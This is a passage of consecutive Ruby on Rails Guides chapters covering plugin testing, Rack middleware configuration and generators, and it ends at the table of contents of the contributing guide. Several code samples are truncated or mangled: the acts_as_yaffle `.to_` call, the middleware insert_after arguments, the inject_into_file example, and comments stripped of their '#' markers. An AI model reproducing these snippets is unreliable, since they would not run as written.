class ActsAsYaffleTest < ActiveSupport::TestCase

 def test_a_hickwalls_yaffle_text_field_should_be_last_squawk
 assert_equal "last_squawk", Hickwall.yaffle_text_field
 end

 def test_a_wickwalls_yaffle_text_field_should_be_last_tweet
 assert_equal "last_tweet", Wickwall.yaffle_text_field
 end

 def test_hickwalls_squawk_should_populate_last_squawk
 hickwall = Hickwall.new
 hickwall.squawk("Hello World")
 assert_equal "squawk! Hello World", hickwall.last_squawk
 end

 def test_wickwalls_squawk_should_populate_last_tweet
 wickwall = Wickwall.new
 wickwall.squawk("Hello World")
 assert_equal "squawk! Hello World", wickwall.last_tweet
 end
end

```

Run the test to make sure the last two tests fail with an error that contains "NoMethodError: undefined method `squawk'", then update 'acts\_as\_yaffle.rb' to look like this:



```
yaffle/lib/yaffle/acts_as_yaffle.rb
```

```

module Yaffle
 module ActsAsYaffle
 extend ActiveSupport::Concern

 included do
 end

 module ClassMethods
 def acts_as_yaffle(options = {})
 cattr_accessor :yaffle_text_field
 self.yaffle_text_field = (options[:yaffle_text_field] || :last_squawk).to_


 include Yaffle::ActsAsYaffle::LocalInstanceMethods
 end
 end


 module LocalInstanceMethods
 def squawk(string)
 write_attribute(self.class.yaffle_text_field, string.to_squawk)
 end
 end
 end
end


ActiveRecord::Base.send :include, Yaffle::ActsAsYaffle

```

Run `rake` one final time and you should see:

 7 tests, 7 assertions, 0 failures, 0 errors, 0 skips

 The use of `write_attribute` to write to the field in model is just one example of how a plugin can interact with the model, and will not always be the right method to use. For example, you could also use:

 `send("#{self.class.yaffle_text_field}=", string.to_squawk)`

## 5 Generators

Generators can be included in your gem simply by creating them in a `lib/generators` directory of your plugin. More information about the creation of generators can be found in the [Generators Guide](#)

## 6 Publishing Your Gem

Gem plugins currently in development can easily be shared from any Git repository. To share the Yaffle gem with others, simply commit the code to a Git repository (like GitHub) and add a line to the Gemfile of the application in question:

 `gem 'yaffle', git: 'git://github.com/yaffle\_watcher/yaffle.git'`

After running `bundle install`, your gem functionality will be available to the application.

When the gem is ready to be shared as a formal release, it can be published to [RubyGems](#). For more information about publishing gems to RubyGems, see: [Creating and Publishing Your First Ruby Gem](#).

## 7 RDoc Documentation

Once your plugin is stable and you are ready to deploy, do everyone else a favor and document it! Luckily, writing documentation for your plugin is easy.

The first step is to update the README file with detailed information about how to use your plugin. A few key things to include are:

- Your name
- How to install
- How to add the functionality to the app (several examples of common use cases)
- Warnings, gotchas or tips that might help users and save them time

Once your README is solid, go through and add rdoc comments to all of the methods that developers will use. It's also customary to add '#:nodoc:' comments to those parts of the code that are not included in the public API.

Once your comments are good to go, navigate to your plugin directory and run:



```
$ bin/rake rdoc
```

## 7.1 References

- [Developing a RubyGem using Bundler](#)
- [Using .gemspecs as Intended](#)
- [Gemspec Reference](#)
- [GemPlugins: A Brief Introduction to the Future of Rails Plugins](#)

## Feedback

You're encouraged to help improve the quality of this guide.

Please contribute if you see any typos or factual errors. To get started, you can read our [documentation contributions](#) section.

You may also find incomplete content, or stuff that is not up to date. Please do add any missing documentation for master. Make sure to check [Edge Guides](#) first to verify if the issues are already fixed or not on the master branch. Check the [Ruby on Rails Guides Guidelines](#) for style and conventions.

If for whatever reason you spot something to fix but cannot patch it yourself, please [open an issue](#).

And last but not least, any kind of discussion regarding Ruby on Rails documentation is very welcome in the [rubyonrails-docs mailing list](#).

This work is licensed under a [Creative Commons Attribution-Share Alike 3.0](#) License

"Rails", "Ruby on Rails", and the Rails logo are trademarks of David Heinemeier Hansson. All rights reserved.

# Rails on Rack

This guide covers Rails integration with Rack and interfacing with other Rack components.

After reading this guide, you will know:

- ✓ **How to use Rack Middlewares in your Rails applications.**
- ✓ **Action Pack's internal Middleware stack.**
- ✓ **How to define a custom Middleware stack.**



## Chapters

1. [Introduction to Rack](#)
2. [Rails on Rack](#)
  - [Rails Application's Rack Object](#)
  - [rails\\_server](#)
  - [rackup](#)
3. [Action Dispatcher Middleware Stack](#)
  - [Inspecting Middleware Stack](#)
  - [Configuring Middleware Stack](#)
  - [Internal Middleware Stack](#)
4. [Resources](#)
  - [Learning Rack](#)
  - [Understanding Middlewares](#)



This guide assumes a working knowledge of Rack protocol and Rack concepts such as middlewares, url maps and `Rack::Builder`.

## 1 Introduction to Rack

Rack provides a minimal, modular and adaptable interface for developing web applications in Ruby. By wrapping HTTP requests and responses in the simplest way possible, it unifies and distills the API for web servers, web frameworks, and software in between (the so-called middleware) into a single method call.

- [Rack API Documentation](#)

Explaining Rack is not really in the scope of this guide. In case you are not familiar with Rack's basics, you should check out the [Resources](#) section below.

## 2 Rails on Rack

### 2.1 Rails Application's Rack Object

`Rails.application` is the primary Rack application object of a Rails application. Any Rack compliant web server should be using `Rails.application` object to serve a Rails application.

### 2.2 rails\_server

`rails server` does the basic job of creating a `Rack::Server` object and starting the webserver.

Here's how `rails server` creates an instance of `Rack::Server`



```
Rails::Server.new.tap do |server|
 require APP_PATH
 Dir.chdir(Rails.application.root)
 server.start
end
```

The `Rails::Server` inherits from `Rack::Server` and calls the `Rack::Server#start` method this way:



```
class Server < ::Rack::Server
 def start
 ...
 super
 end
end
```

Here's how it loads the middlewares:



```
def middleware
 middlewares = []
 middlewares << [Rails::Rack::Debugger] if options[:debugger]
 middlewares << [Rack::ContentLength]
 Hash.new(middlewares)
end
```

`Rails::Rack::Debugger` is primarily useful only in the development environment. The following table explains the usage of the loaded middlewares:

Middleware	Purpose
<code>Rails::Rack::Debugger</code>	Starts Debugger
<code>Rack::ContentLength</code>	Counts the number of bytes in the response and set the HTTP Content-Length

## 2.3 rackup

To use `rackup` instead of Rails' `rails server`, you can put the following inside `config.ru` of your Rails application's root directory:



```
Rails.root/config.ru
require ::File.expand_path('../config/environment', __FILE__)

use Rails::Rack::Debugger
use Rack::ContentLength
run Rails.application
```

And start the server:





```
$ rackup config.ru
```


To find out more about different rackup options:



```
$ rackup --help
```

## 3 Action Dispatcher Middleware Stack

Many of Action Dispatcher's internal components are implemented as Rack middlewares. `Rails::Application` uses `ActionDispatch::MiddlewareStack` to combine various internal and external middlewares to form a complete Rails Rack application.



`ActionDispatch::MiddlewareStack` is Rails equivalent of `Rack::Builder`, but built for better flexibility and more features to meet Rails' requirements.


### 3.1 Inspecting Middleware Stack

Rails has a handy rake task for inspecting the middleware stack in use:



```
$ bin/rake middleware
```

For a freshly generated Rails application, this might produce something like:



```
use Rack::Sendfile
use ActionDispatch::Static
use Rack::Lock
use #<ActiveSupport::Cache::Strategy::LocalCache::Middleware:0x000000029a0838>
use Rack::Runtime
use Rack::MethodOverride
use ActionDispatch::RequestId
use Rails::Rack::Logger
use ActionDispatch::ShowExceptions
use ActionDispatch::DebugExceptions
use ActionDispatch::RemoteIp
use ActionDispatch::Reloader
use ActionDispatch::Callbacks
use ActiveRecord::Migration::CheckPending
use ActiveRecord::ConnectionAdapters::ConnectionManagement
use ActiveRecord::QueryCache
use ActionDispatch::Cookies
use ActionDispatch::Session::CookieStore
use ActionDispatch::Flash
use ActionDispatch::ParamsParser
use Rack::Head
use Rack::ConditionalGet
use Rack::ETag
run Rails.application.routes
```

The default middlewares shown here (and some others) are each summarized in the [Internal Middlewares](#) section, below.

### 3.2 Configuring Middleware Stack

Rails provides a simple configuration interface `config.middleware` for adding, removing and modifying the middlewares

in the middleware stack via `application.rb` or the environment specific configuration file `environments/<environment>.rb`.

### 3.2.1 Adding a Middleware

You can add a new middleware to the middleware stack using any of the following methods:

- `config.middleware.use(new_middleware, args)` - Adds the new middleware at the bottom of the middleware stack.
- `config.middleware.insert_before(existing_middleware, new_middleware, args)` - Adds the new middleware before the specified existing middleware in the middleware stack.
- `config.middleware.insert_after(existing_middleware, new_middleware, args)` - Adds the new middleware after the specified existing middleware in the middleware stack.



```
config/application.rb

Push Rack::BounceFavicon at the bottom
config.middleware.use Rack::BounceFavicon

Add Lifo::Cache after ActiveRecord::QueryCache.
Pass { page_cache: false } argument to Lifo::Cache.
config.middleware.insert_after ActiveRecord::QueryCache, Lifo::Cache, page_cache:
```

### 3.2.2 Swapping a Middleware

You can swap an existing middleware in the middleware stack using `config.middleware.swap`.



```
config/application.rb

Replace ActionDispatch::ShowExceptions with Lifo::ShowExceptions
config.middleware.swap ActionDispatch::ShowExceptions, Lifo::ShowExceptions
```

### 3.2.3 Deleting a Middleware

Add the following lines to your application configuration:



```
config/application.rb
config.middleware.delete "Rack::Lock"
```

And now if you inspect the middleware stack, you'll find that `Rack::Lock` is not a part of it.



```
$ bin/rake middleware
(in /Users/lifo/Rails/blog)
use ActionDispatch::Static
use #<ActiveSupport::Cache::Strategy::LocalCache::Middleware:0x00000001c304c8>
use Rack::Runtime
...
run Rails.application.routes
```

If you want to remove session related middleware, do the following:



```
config/application.rb
config.middleware.delete "ActionDispatch::Cookies"
config.middleware.delete "ActionDispatch::Session::CookieStore"
config.middleware.delete "ActionDispatch::Flash"
```

And to remove browser related middleware,



```
config/application.rb
config.middleware.delete "Rack::MethodOverride"
```

### 3.3 Internal Middleware Stack

Much of Action Controller's functionality is implemented as Middlewares. The following list explains the purpose of each of them:

#### **Rack::Sendfile**

- Sets server specific X-Sendfile header. Configure this via `config.action_dispatch.x_sendfile_header` option.

#### **ActionDispatch::Static**

- Used to serve static assets. Disabled if `config.serve_static_assets` is false.

#### **Rack::Lock**

- Sets `env["rack.multithread"]` flag to false and wraps the application within a Mutex.

#### **ActiveSupport::Cache::Strategy::LocalCache::Middleware**

- Used for memory caching. This cache is not thread safe.

#### **Rack::Runtime**

- Sets an X-Runtime header, containing the time (in seconds) taken to execute the request.

#### **Rack::MethodOverride**

- Allows the method to be overridden if `params[:_method]` is set. This is the middleware which supports the PUT and DELETE HTTP method types.

#### **ActionDispatch::RequestId**

- Makes a unique X-Request-Id header available to the response and enables the `ActionDispatch::Request#uuid` method.

#### **Rails::Rack::Logger**

- Notifies the logs that the request has began. After request is complete, flushes all the logs.

#### **ActionDispatch::ShowExceptions**

- Rescues any exception returned by the application and calls an exceptions app that will wrap it in a format for the end user.

#### **ActionDispatch::DebugExceptions**

- Responsible for logging exceptions and showing a debugging page in case the request is local.

#### **ActionDispatch::RemoteIp**

- Checks for IP spoofing attacks.

#### **ActionDispatch::Reloader**

- Provides prepare and cleanup callbacks, intended to assist with code reloading during development.

#### **ActionDispatch::Callbacks**

- Runs the prepare callbacks before serving the request.

#### **ActiveRecord::Migration::CheckPending**

- Checks pending migrations and raises `ActiveRecord::PendingMigrationError` if any migrations are pending.

#### **ActiveRecord::ConnectionAdapters::ConnectionManagement**

- Cleans active connections after each request, unless the `rack.test` key in the request environment is set to `true`.

#### **ActiveRecord::QueryCache**

- Enables the Active Record query cache.

#### **ActionDispatch::Cookies**

- Sets cookies for the request.

#### **ActionDispatch::Session::CookieStore**

- Responsible for storing the session in cookies.

#### **ActionDispatch::Flash**

- Sets up the flash keys. Only available if `config.action_controller.session_store` is set to a value.

#### **ActionDispatch::ParamsParser**

- Parses out parameters from the request into `params`.

#### **ActionDispatch::Head**

- Converts HEAD requests to GET requests and serves them as so.

#### **Rack::ConditionalGet**

- Adds support for "Conditional GET" so that server responds with nothing if page wasn't changed.

#### **Rack::ETag**

- Adds ETag header on all String bodies. ETags are used to validate cache.



It's possible to use any of the above middlewares in your custom Rack stack.

## 4 Resources

### 4.1 Learning Rack

- [Official Rack Website](#)
- [Introducing Rack](#)
- [Ruby on Rack #1 - Hello Rack!](#)
- [Ruby on Rack #2 - The Builder](#)

### 4.2 Understanding Middlewares

- [Railscast on Rack Middlewares](#)

## Feedback

You're encouraged to help improve the quality of this guide.

Please contribute if you see any typos or factual errors. To get started, you can read our [documentation contributions](#) section.

You may also find incomplete content, or stuff that is not up to date. Please do add any missing documentation for master. Make sure to check [Edge Guides](#) first to verify if the issues are already fixed or not on the master branch. Check the [Ruby on Rails Guides Guidelines](#) for style and conventions.

If for whatever reason you spot something to fix but cannot patch it yourself, please [open an issue](#).

And last but not least, any kind of discussion regarding Ruby on Rails documentation is very welcome in the [rubyonrails-docs mailing list](#).

This work is licensed under a [Creative Commons Attribution-Share Alike 3.0](#) License

"Rails", "Ruby on Rails", and the Rails logo are trademarks of David Heinemeier Hansson. All rights reserved.

# Creating and Customizing Rails Generators & Templates

Rails generators are an essential tool if you plan to improve your workflow. With this guide you will learn how to create generators and customize existing ones.

After reading this guide, you will know:

- ✔ How to see which generators are available in your application.
- ✔ How to create a generator using templates.
- ✔ How Rails searches for generators before invoking them.
- ✔ How to customize your scaffold by creating new generators.
- ✔ How to customize your scaffold by changing generator templates.
- ✔ How to use fallbacks to avoid overwriting a huge set of generators.
- ✔ How to create an application template.




## Chapters

1. [First Contact](#)
2. [Creating Your First Generator](#)
3. [Creating Generators with Generators](#)
4. [Generators Lookup](#)
5. [Customizing Your Workflow](#)
6. [Customizing Your Workflow by Changing Generators Templates](#)
7. [Adding Generators Fallbacks](#)
8. [Application Templates](#)
9. [Generator methods](#)
  - [gem](#)
  - [gem\\_group](#)
  - [add\\_source](#)
  - [inject\\_into\\_file](#)
  - [gsub\\_file](#)
  - [application](#)
  - [git](#)
  - [vendor](#)
  - [lib](#)
  - [rakefile](#)
  - [initializer](#)
  - [generate](#)
  - [rake](#)
  - [capify!](#)
  - [route](#)
  - [readme](#)


## 1 First Contact

When you create an application using the `rails` command, you are in fact using a Rails generator. After that, you can get a list of all available generators by just invoking `rails generate`:



```
$ rails new myapp
$ cd myapp
$ bin/rails generate
```

You will get a list of all generators that comes with Rails. If you need a detailed description of the `help` generator, for example, you can simply do:




```
$ bin/rails generate helper --help
```


## 2 Creating Your First Generator

Since Rails 3.0, generators are built on top of [Thor](#). Thor provides powerful options parsing and a great API for manipulating files. For instance, let's build a generator that creates an initializer file named `initializer.rb` inside `config/initializers`.

The first step is to create a file at `lib/generators/initializer_generator.rb` with the following content:




```
class InitializerGenerator < Rails::Generators::Base
 def create_initializer_file
 create_file "config/initializers/initializer.rb", "# Add initialization content here"
 end
end
```



`create_file` is a method provided by `Thor::Actions`. [Documentation for create\\_file and other Thor methods](#) can be found in [Thor's documentation](#)

Our new generator is quite simple: it inherits from `Rails::Generators::Base` and has one method definition. When a generator is invoked, each public method in the generator is executed sequentially in the order that it is defined. Finally, we invoke the `create_file` method that will create a file at the given destination with the given content. If you are familiar with the Rails Application Templates API, you'll feel right at home with the new generators API.

To invoke our new generator, we just need to do:



```
$ bin/rails generate initializer
```


Before we go on, let's see our brand new generator description:



```
$ bin/rails generate initializer --help
```

Rails is usually able to generate good descriptions if a generator is namespaced, as `ActiveRecord::Generators::ModelGenerator`, but not in this particular case. We can solve this problem in two

ways. The first one is calling `desc` inside our generator:




```
class InitializerGenerator < Rails::Generators::Base
 desc "This generator creates an initializer file at config/initializers"
 def create_initializer_file
 create_file "config/initializers/initializer.rb", "# Add initialization content here"
 end
end
```

Now we can see the new description by invoking `--help` on the new generator. The second way to add a description is by creating a file named `USAGE` in the same directory as our generator. We are going to do that in the next step.


### 3 Creating Generators with Generators

Generators themselves have a generator:



```
$ bin/rails generate generator initializer
create lib/generators/initializer
create lib/generators/initializer/initializer_generator.rb
create lib/generators/initializer/USAGE
create lib/generators/initializer/templates
```


This is the generator just created:



```
class InitializerGenerator < Rails::Generators::NamedBase
 source_root File.expand_path("../templates", __FILE__)
end
```

First, notice that we are inheriting from `Rails::Generators::NamedBase` instead of `Rails::Generators::Base`. This means that our generator expects at least one argument, which will be the name of the initializer, and will be available in our code in the variable `name`.

We can see that by invoking the description of this new generator (don't forget to delete the old generator file):



```
$ bin/rails generate initializer --help
Usage:
 rails generate initializer NAME [options]
```

We can also see that our new generator has a class method called `source_root`. This method points to where our generator templates will be placed, if any, and by default it points to the created directory `lib/generators/initializer/templates`.

In order to understand what a generator template means, let's create the file `lib/generators/initializer/templates/initializer.rb` with the following content:



```
Add initialization content here
```

And now let's change the generator to copy this template when invoked:



```

class InitializerGenerator < Rails::Generators::NamedBase
 source_root File.expand_path("../templates", __FILE__)

 def copy_initializer_file
 copy_file "initializer.rb", "config/initializers/#{file_name}.rb"
 end
end

```

And let's execute our generator:

```
$ bin/rails generate initializer core_extensions
```

We can see that now an initializer named `core_extensions` was created at `config/initializers/core_extensions.rb` with the contents of our template. That means that `copy_file` copied a file in our source root to the destination path we gave. The method `file_name` is automatically created when we inherit from `Rails::Generators::NamedBase`.

The methods that are available for generators are covered in the [final section](#) of this guide.

## 4 Generators Lookup


When you run `rails generate initializer core_extensions` Rails requires these files in turn until one is found:

```

rails/generators/initializer/initializer_generator.rb
generators/initializer/initializer_generator.rb
rails/generators/initializer_generator.rb
generators/initializer_generator.rb

```

If none is found you get an error message.

 The examples above put files under the application's `lib` because said directory belongs to `$LOAD_PATH`.

## 5 Customizing Your Workflow

Rails own generators are flexible enough to let you customize scaffolding. They can be configured in `config/application.rb`, these are some defaults:

```

config.generators do |g|
 g.orm :active_record
 g.template_engine :erb
 g.test_framework :test_unit, fixture: true
end

```

Before we customize our workflow, let's first see what our scaffold looks like:

```

$ bin/rails generate scaffold User name:string
 invoke active_record
 create db/migrate/20130924151154_create_users.rb
 create app/models/user.rb
 invoke test_unit
 create test/models/user_test.rb
 create test/fixtures/users.yml
 invoke resource_route

```


```

route resources :users
invoke scaffold_controller
create app/controllers/users_controller.rb
invoke erb
create app/views/users
create app/views/users/index.html.erb
create app/views/users/edit.html.erb
create app/views/users/show.html.erb
create app/views/users/new.html.erb
create app/views/users/_form.html.erb
invoke test_unit
create test/controllers/users_controller_test.rb
invoke helper
create app/helpers/users_helper.rb
invoke test_unit
create test/helpers/users_helper_test.rb
invoke jbuilder
create app/views/users/index.json.jbuilder
create app/views/users/show.json.jbuilder
invoke assets
invoke coffee
create app/assets/javascripts/users.js.coffee
invoke scss
create app/assets/stylesheets/users.css.scss
invoke scss
create app/assets/stylesheets/scaffolds.css.scss

```

Looking at this output, it's easy to understand how generators work in Rails 3.0 and above. The scaffold generator doesn't actually generate anything, it just invokes others to do the work. This allows us to add/replace/remove any of those invocations. For instance, the scaffold generator invokes the scaffold\_controller generator, which invokes erb, test\_unit and helper generators. Since each generator has a single responsibility, they are easy to reuse, avoiding code duplication.

Our first customization on the workflow will be to stop generating stylesheets, javascripts and test fixtures for scaffolds. We can achieve that by changing our configuration to the following:




```

config.generators do |g|
 g.orm :active_record
 g.template_engine :erb
 g.test_framework :test_unit, fixture: false
 g.stylesheets false
 g.javascripts false
end

```

If we generate another resource with the scaffold generator, we can see that stylesheets, javascripts and fixtures are not created anymore. If you want to customize it further, for example to use DataMapper and RSpec instead of Active Record and TestUnit, it's just a matter of adding their gems to your application and configuring your generators.

To demonstrate this, we are going to create a new helper generator that simply adds some instance variable readers. First, we create a generator within the rails namespace, as this is where rails searches for generators used as hooks:



```

$ bin/rails generate generator rails/my_helper
create lib/generators/rails/my_helper
create lib/generators/rails/my_helper/my_helper_generator.rb
create lib/generators/rails/my_helper/USAGE
create lib/generators/rails/my_helper/templates

```

After that, we can delete both the templates directory and the source\_root class method call from our new generator, because we are not going to need them. Add the method below, so our generator looks like the following:



```
lib/generators/rails/my_helper/my_helper_generator.rb
class Rails::MyHelperGenerator < Rails::Generators::NamedBase
 def create_helper_file
 create_file "app/helpers/#{file_name}_helper.rb", <<-FILE
 module #{class_name}Helper
 attr_reader :#{plural_name}, :#{plural_name.singularize}
 end
 FILE
 end
end
```

We can try out our new generator by creating a helper for users:



```
$ bin/rails generate my_helper products
 create app/helpers/products_helper.rb
```

And it will generate the following helper file in app/helpers:



```
module ProductsHelper
 attr_reader :products, :product
end
```

Which is what we expected. We can now tell scaffold to use our new helper generator by editing config/application.rb once again:



```
config.generators do |g|
 g.orm :active_record
 g.template_engine :erb
 g.test_framework :test_unit, fixture: false
 g.stylesheets false
 g.javascripts false
 g.helper :my_helper
end
```

and see it in action when invoking the generator:



```
$ bin/rails generate scaffold Post body:text
[...]
```

```
invoke my_helper
create app/helpers/posts_helper.rb
```

We can notice on the output that our new helper was invoked instead of the Rails default. However one thing is missing, which is tests for our new generator and to do that, we are going to reuse old helpers test generators.

Since Rails 3.0, this is easy to do due to the hooks concept. Our new helper does not need to be focused in one specific test framework, it can simply provide a hook and a test framework just needs to implement this hook in order to be compatible.

To do that, we can change the generator this way:



```
lib/generators/rails/my_helper/my_helper_generator.rb
```

```

class Rails::MyHelperGenerator < Rails::Generators::NamedBase
 def create_helper_file
 create_file "app/helpers/#{file_name}_helper.rb", <<-FILE
 module #{class_name}Helper
 attr_reader :#{plural_name}, :#{plural_name.singularize}
 end
 FILE
end

 hook_for :test_framework
end

```

Now, when the helper generator is invoked and TestUnit is configured as the test framework, it will try to invoke both `Rails::TestUnitGenerator` and `TestUnit::MyHelperGenerator`. Since none of those are defined, we can tell our generator to invoke `TestUnit::Generators::HelperGenerator` instead, which is defined since it's a Rails generator. To do that, we just need to add:

```

Search for :helper instead of :my_helper
hook_for :test_framework, as: :helper

```

And now you can re-run scaffold for another resource and see it generating tests as well!

## 6 Customizing Your Workflow by Changing Generators Templates

In the step above we simply wanted to add a line to the generated helper, without adding any extra functionality. There is a simpler way to do that, and it's by replacing the templates of already existing generators, in that case `Rails::Generators::HelperGenerator`.

In Rails 3.0 and above, generators don't just look in the source root for templates, they also search for templates in other paths. And one of them is `lib/templates`. Since we want to customize `Rails::Generators::HelperGenerator`, we can do that by simply making a template copy inside `lib/templates/rails/helper` with the name `helper.rb`. So let's create that file with the following content:

```

module <%= class_name %>Helper
 attr_reader :<%= plural_name %>, :<%= plural_name.singularize %>
end

```

and revert the last change in `config/application.rb`:

```

config.generators do |g|
 g.orm :active_record
 g.template_engine :erb
 g.test_framework :test_unit, fixture: false
 g.stylesheets false
 g.javascripts false
end

```


If you generate another resource, you can see that we get exactly the same result! This is useful if you want to customize your scaffold templates and/or layout by just creating `edit.html.erb`, `index.html.erb` and so on inside `lib/templates/erb/scaffold`.

## 7 Adding Generators Fallbacks

One last feature about generators which is quite useful for plugin generators is fallbacks. For example, imagine that you want to add a feature on top of TestUnit like [shoulda](#) does. Since TestUnit already implements all generators required by Rails

and shoulda just wants to overwrite part of it, there is no need for shoulda to reimplement some generators again, it can simply tell Rails to use a `TestUnit` generator if none was found under the `Shoulda` namespace.

We can easily simulate this behavior by changing our `config/application.rb` once again:



```
config.generators do |g|
 g.orm :active_record
 g.template_engine :erb
 g.test_framework :shoulda, fixture: false
 g.stylesheets false
 g.javascripts false

 # Add a fallback!
 g.fallbacks[:shoulda] = :test_unit
end
```

Now, if you create a `Comment` scaffold, you will see that the `shoulda` generators are being invoked, and at the end, they are just falling back to `TestUnit` generators:



```
$ bin/rails generate scaffold Comment body:text
 invoke active_record
 create db/migrate/20130924143118_create_comments.rb
 create app/models/comment.rb
 invoke shoulda
 create test/models/comment_test.rb
 create test/fixtures/comments.yml
 invoke resource_route
 route resources :comments
 invoke scaffold_controller
 create app/controllers/comments_controller.rb
 invoke erb
 create app/views/comments
 create app/views/comments/index.html.erb
 create app/views/comments/edit.html.erb
 create app/views/comments/show.html.erb
 create app/views/comments/new.html.erb
 create app/views/comments/_form.html.erb
 invoke shoulda
 create test/controllers/comments_controller_test.rb
 invoke my_helper
 create app/helpers/comments_helper.rb
 invoke shoulda
 create test/helpers/comments_helper_test.rb
 invoke jbuilder
 create app/views/comments/index.json.jbuilder
 create app/views/comments/show.json.jbuilder
 invoke assets
 invoke coffee
 create app/assets/javascripts/comments.js.coffee
 invoke scss
```

Fallbacks allow your generators to have a single responsibility, increasing code reuse and reducing the amount of duplication.

## 8 Application Templates

Now that you've seen how generators can be used *inside* an application, did you know they can also be used to *generate* applications too? This kind of generator is referred as a "template". This is a brief overview of the Templates API. For detailed documentation see the [Rails Application Templates guide](#).



```
gem "rspec-rails", group: "test"
gem "cucumber-rails", group: "test"

if yes?("Would you like to install Devise?")
 gem "devise"
 generate "devise:install"
 model_name = ask("What would you like the user model to be called? [user]")
 model_name = "user" if model_name.blank?
 generate "devise", model_name
end
```

In the above template we specify that the application relies on the `rspec-rails` and `cucumber-rails` gem so these two will be added to the `test` group in the `Gemfile`. Then we pose a question to the user about whether or not they would like to install Devise. If the user replies "y" or "yes" to this question, then the template will add Devise to the `Gemfile` outside of any group and then runs the `devise:install` generator. This template then takes the users input and runs the `devise` generator, with the user's answer from the last question being passed to this generator.

Imagine that this template was in a file called `template.rb`. We can use it to modify the outcome of the `rails new` command by using the `-m` option and passing in the filename:



```
$ rails new thud -m template.rb
```

This command will generate the `Thud` application, and then apply the template to the generated output.

Templates don't have to be stored on the local system, the `-m` option also supports online templates:



```
$ rails new thud -m https://gist.github.com/radar/722911/raw/
```

Whilst the final section of this guide doesn't cover how to generate the most awesome template known to man, it will take you through the methods available at your disposal so that you can develop it yourself. These same methods are also available for generators.

## 9 Generator methods

The following are methods available for both generators and templates for Rails.



Methods provided by Thor are not covered this guide and can be found in [Thor's documentation](#)

### 9.1 gem

Specifies a gem dependency of the application.



```
gem "rspec", group: "test", version: "2.1.0"
gem "devise", "1.1.5"
```

Available options are:

- `:group` - The group in the `Gemfile` where this gem should go.
- `:version` - The version string of the gem you want to use. Can also be specified as the second argument to the method.
- `:git` - The URL to the git repository for this gem.

Any additional options passed to this method are put on the end of the line:



```
gem "devise", git: "git://github.com/plataformatec/devise", branch: "master"
```

The above code will put the following line into Gemfile:



```
gem "devise", git: "git://github.com/plataformatec/devise", branch: "master"
```

## 9.2 gem\_group

Wraps gem entries inside a group:



```
gem_group :development, :test do
 gem "rspec-rails"
end
```

## 9.3 add\_source


Adds a specified source to Gemfile:



```
add_source "http://gems.github.com"
```

## 9.4 inject\_into\_file


Injects a block of code into a defined position in your file.



```
inject_into_file 'name_of_file.rb', after: "#The code goes below this line. Don't
 puts \"Hello World\"
 RUBY
end
```

## 9.5 gsub\_file

Replaces text inside a file.



```
gsub_file 'name_of_file.rb', 'method.to_be_replaced', 'method.the_replacing_code'
```

Regular Expressions can be used to make this method more precise. You can also use `append_file` and `prepend_file` in the same way to place code at the beginning and end of a file respectively.

## 9.6 application

Adds a line to `config/application.rb` directly after the application class definition.



```
application "config.asset_host = 'http://example.com'"
```

This method can also take a block:



```
application do
 "config.asset_host = 'http://example.com'"
end
```

Available options are:

- `:env` - Specify an environment for this configuration option. If you wish to use this option with the block syntax the recommended syntax is as follows:



```
application(nil, env: "development") do
 "config.asset_host = 'http://localhost:3000'"
end
```

## 9.7 git

Runs the specified git command:



```
git :init
git add: "."
git commit: "-m First commit!"
git add: "onefile.rb", rm: "badfile.cxx"
```

The values of the hash here being the arguments or options passed to the specific git command. As per the final example shown here, multiple git commands can be specified at a time, but the order of their running is not guaranteed to be the same as the order that they were specified in.

## 9.8 vendor

Places a file into `vendor` which contains the specified code.



```
vendor "sekrit.rb", '#top secret stuff'
```

This method also takes a block:



```
vendor "seeds.rb" do
 "puts 'in your app, seeding your database'"
end
```

## 9.9 lib

Places a file into `lib` which contains the specified code.



```
lib "special.rb", "p Rails.root"
```



This method also takes a block:



```
lib "super_special.rb" do
 puts "Super special!"
end
```

## 9.10 rakefile

Creates a Rake file in the `lib/tasks` directory of the application.



```
rakefile "test.rake", "hello there"
```

This method also takes a block:



```
rakefile "test.rake" do
 %Q{
 task rock: :environment do
 puts "Rockin'"
 end
 }
end
```

## 9.11 initializer

Creates an initializer in the `config/initializers` directory of the application:



```
initializer "begin.rb", "puts 'this is the beginning'"
```

This method also takes a block, expected to return a string:



```
initializer "begin.rb" do
 "puts 'this is the beginning'"
end
```

## 9.12 generate

Runs the specified generator where the first argument is the generator name and the remaining arguments are passed directly to the generator.



```
generate "scaffold", "forums title:string description:text"
```

## 9.13 rake

Runs the specified Rake task.




```
rake "db:migrate"
```

Available options are:

- `:env` - Specifies the environment in which to run this rake task.
- `:sudo` - Whether or not to run this task using `sudo`. Defaults to `false`.

## 9.14 capify!

Runs the `capify` command from Capistrano at the root of the application which generates Capistrano configuration.

 `capify!`

## 9.15 route

Adds text to the `config/routes.rb` file:

 `route "resources :people"`

## 9.16 readme

Output the contents of a file in the template's `source_path`, usually a README.

 `readme "README"`

## Feedback

You're encouraged to help improve the quality of this guide.

Please contribute if you see any typos or factual errors. To get started, you can read our [documentation contributions](#) section.

You may also find incomplete content, or stuff that is not up to date. Please do add any missing documentation for master. Make sure to check [Edge Guides](#) first to verify if the issues are already fixed or not on the master branch. Check the [Ruby on Rails Guides Guidelines](#) for style and conventions.

If for whatever reason you spot something to fix but cannot patch it yourself, please [open an issue](#).

And last but not least, any kind of discussion regarding Ruby on Rails documentation is very welcome in the [rubyonrails-docs mailing list](#).

This work is licensed under a [Creative Commons Attribution-Share Alike 3.0](#) License

"Rails", "Ruby on Rails", and the Rails logo are trademarks of David Heinemeier Hansson. All rights reserved.

# Contributing to Ruby on Rails

This guide covers ways in which *you* can become a part of the ongoing development of Ruby on Rails.

After reading this guide, you will know:

- ✔ **How to use GitHub to report issues.**
- ✔ **How to clone master and run the test suite.**
- ✔ **How to help resolve existing issues.**
- ✔ **How to contribute to the Ruby on Rails documentation.**
- ✔ **How to contribute to the Ruby on Rails code.**

Ruby on Rails is not "someone else's framework." Over the years, hundreds of people have contributed to Ruby on Rails ranging from a single character to massive architectural changes or significant documentation - all with the goal of making Ruby on Rails better for everyone. Even if you don't feel up to writing code or documentation yet, there are a variety of other ways that you can contribute, from reporting issues to testing patches.



## Chapters

1. **Reporting an Issue**
  - Creating a Bug Report
  - Create a Self-Contained gist for Active Record and Action Controller Issues
  - Special Treatment for Security Issues
  - What about Feature Requests?
2. **Setting Up a Development Environment**
  - The Easy Way
  - The Hard Way
3. **Running an Application Against Your Local Branch**
4. **Testing Active Record**
  - Warnings
  - Older Versions of Ruby on Rails
5. **Helping to Resolve Existing Issues**
  - Verifying Bug Reports
  - Testing Patches
6. **Contributing to the Rails Documentation**
